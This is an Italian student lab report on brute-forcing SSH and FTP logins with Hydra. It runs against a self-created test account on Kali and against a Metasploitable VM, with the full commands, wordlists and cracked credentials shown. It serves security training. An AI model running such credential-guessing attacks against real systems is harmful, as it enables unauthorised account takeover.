
Claudio De cicco
1/12/2022

Report hydra

Come prima task andiamo a creare un nuovo utente su kali con user “test_user” e password “testpass”. Dopo aver avviato il servizio ssh testo la connessione in ssh dell’utente appena creato.




```
┌──(root㉿kali)-[/]
└─# ssh test_user@192.168.1.100
test_user@192.168.1.100's password:
Linux kali 5.19.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 5.19.11-1kali2 (2022-10-10) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  1 05:18:43 2022 from 192.168.1.100
┌──(test_user㉿kali)-[~]
└─$ 
```


A questo punto ho configurato hydra per la sessione di cracking. In questo caso ho ipotozzato di conoscere gia il nome utente , quindi andando a scrivere il comando per hydra indicherò con **-l** l’utente ,**-P** il percorso per il file della wordlist, l’ip di kali , con -t il numero di connessioni in parallelo in questo caso 4 e il servizio.



```
┌──(kali㉿kali)-[~]
└─$ hydra -V -l test_user -P /usr/share/seclists/Passwords/500-worst-passwords.txt 192.168.1.100
-t4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:34:34
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 500 login tries (l:1/p:500), ~125 tries per tas
k
[DATA] attacking ssh://192.168.1.100:22/
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "123456" - 1 of 500 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "password" - 2 of 500 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "12345678" - 3 of 500 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "1234" - 4 of 500 [child 3] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "pussy" - 5 of 500 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "testpass" - 6 of 500 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "12345" - 7 of 500 [child 2] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "dragon" - 8 of 500 [child 3] (0/0)
[22][ssh] host: 192.168.1.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-01 09:34:48
```

Una volta completato il cracking per l’ssh vado ad eseguirlo per l’ftp andandolo prima ad installare ed avviare.




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libatk1.0-data libev4 libexporter-tiny-perl libflac8 libfmt8 libgssdp-1.2-0 libgupnp-1.2-1
  libhttp-server-simple-perl libilmbase25 liblerc3 liblist-moreutils-perl
  liblist-moreutils-xs-perl libopenexr25 libopenh264-6 libperl5.34 libplacebo192 libpoppler118
  libpython3.9-minimal libpython3.9-stdlib libsvtav1enc0 libwebsockets16 libwireshark15
  libwiretap12 libwsutil13 perl-modules-5.34 python3-dataclasses-json python3-limiter
  python3-marshmallow-enum python3-mypy-extensions python3-responses python3-spyse
  python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 300 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (175 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 382865 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.4.1) ...

┌──(kali㉿kali)-[~]
└─$ service vsftpd start

┌──(kali㉿kali)-[~]
└─$ 
```


In questo caso ho inserito il nome utente e password in delle liste piu' piccole. Come per l'ssh nel comando inserisco -L con il percorso della wordlist degli username, -P con quello delle pasword, l'ip di kali , -t questa volta con 16 di default e il servizio ftp.



```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/
Passwords/500-worst-passwords.txt 192.168.1.100 -t16 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:06:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a pr
evious session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9000 login tries (l:18/p:500), ~563 tries per
 task
[DATA] attacking ftp://192.168.1.100:21/
[ATTEMPT] target 192.168.1.100 - login "root" - pass "123456" - 1 of 9000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.100 - login "root" - pass "password" - 2 of 9000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "testpass" - 1006 of 9000 [child 14] (0
/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "12345" - 1007 of 9000 [child 11] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test_user" - pass "dragon" - 1008 of 9000 [child 13] (0/0
)
[21][ftp] host: 192.168.1.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.100 - login "test" - pass "123456" - 1501 of 9000 [child 14] (0/0)
[ATTEMPT] target 192.168.1.100 - login "test" - pass "password" - 1502 of 9000 [child 3] (0/0)
```

Come ultima task ho provato a fare il cracking ftp di Metasploitable. Inserendo nelle wordlist usate in precedenza user e password di meta. In sostanza il comando risulta lo stesso ma con la differenza che questa volta l'ip target è quello di metasploitable.



```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/
Passwords/500-worst-passwords.txt 192.168.1.102 -t16 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 09:39:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9519 login tries (l:19/p:501), ~595 tries per
 task
[DATA] attacking ftp://192.168.1.102:21/
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "123456" - 1 of 9519 [child 0] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "password" - 2 of 9519 [child 1] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "12345678" - 3 of 9519 [child 2] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "1234" - 4 of 9519 [child 3] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "pussy" - 5 of 9519 [child 4] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "testpass" - 6 of 9519 [child 5] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "12345" - 7 of 9519 [child 6] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "dragon" - 8 of 9519 [child 7] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "qwerty" - 9 of 9519 [child 8] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "696969" - 10 of 9519 [child 9] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "mustang" - 11 of 9519 [child 10] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "letmein" - 12 of 9519 [child 11] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "baseball" - 13 of 9519 [child 12] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "master" - 14 of 9519 [child 13] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "michael" - 15 of 9519 [child 14] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "football" - 16 of 9519 [child 15] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "shadow" - 17 of 9519 [child 7] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "monkey" - 18 of 9519 [child 9] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "abc123" - 19 of 9519 [child 13] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "pass" - 20 of 9519 [child 14] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "fuckme" - 21 of 9519 [child 0] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "6969" - 22 of 9519 [child 1] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "jordan" - 23 of 9519 [child 2] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "harley" - 24 of 9519 [child 3] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "ranger" - 25 of 9519 [child 4] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "msfadmin" - 26 of 9519 [child 5] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "iwantu" - 27 of 9519 [child 6] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "jennifer" - 28 of 9519 [child 8] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "hunter" - 29 of 9519 [child 10] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "fuck" - 30 of 9519 [child 11] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "2000" - 31 of 9519 [child 12] (0/0)
[ATTEMPT] target 192.168.1.102 - login "msfadmin" - pass "test" - 32 of 9519 [child 15] (0/0)
[21][ftp] host: 192.168.1.102   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.1.102 - login "root" - pass "123456" - 502 of 9519 [child 5] (0/0)
[ATTEMPT] target 192.168.1.102 - login "root" - pass "password" - 503 of 9519 [child 1] (0/0)
[ATTEMPT] target 192.168.1.102 - login "root" - pass "12345678" - 504 of 9519 [child 7] (0/0)
```